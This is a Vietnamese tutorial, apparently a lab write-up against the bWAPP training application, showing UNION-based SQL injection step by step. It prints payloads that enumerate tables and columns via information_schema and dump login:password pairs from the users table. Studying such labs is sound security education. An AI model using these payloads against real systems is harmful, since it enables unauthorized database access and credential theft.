


Chúng ta sẽ thử lệnh như trên để kiểm tra có những bảng nào hiển thị lên màn hình




Kết quả như ta đã thấy có bảng 2,3,5,4 được hiển thị.

Bây giờ chúng ta sẽ bắt đầu quá trình khai thác từ database



Ta sẽ khai tác tên user của hệ thống là gì, như kết quả hiển thị trên ảnh tên của user là root@localhost



Khai thác tên database, với tên là bWAPP


Ta sẽ thử xem các tên các bảng trong database với query sau

‘union select 1,user(),database(),(select GROUP\_CONCAT(table\_name,'\n') from information\_schema.tables where table\_type='BASE **TABLE**'),5,6,7-- -


trong đó group\_concat là 1 hàm nối các giá trị lấy được từ database và sắp xếp nó thành 1 strings được ngăn cách nhau bởi dấu xuống dòng

lấy thông tin từ information\_schema là 1 schema đặc biệt chứa toàn bộ thông tin cảu database bao gồm table names, column names


và điều kiện là các base table



Kết quả thu được là tên của các bảng. chúng ta sẽ đặc biệt chú ý vào những bảng đầu tiên \


ta sẽ thử trích xuất dữ liệu từ 1 bảng bất kì, mình sẽ chọn users làm bảng để khai thác với lệnh sau \

**‘union** **select** 1,user(),**database**(),(**select** GROUP\_CONCAT(column\_name,'\n') **from** information\_schema.columns **where** table\_name='users'),version(),6,7-- -



Ta đã lấy được tên các cột từ bảng users. ở đây mình sẽ lấy thông tin login và password từ bảng users với query

union select 1,user(),database(),(select GROUP\_CONCAT(login,":",password,"\n") from users),version(),6,7-- -



Như vậy ta đã lấy được thông tin đăng nhập vào hệ thống thông qua sql injection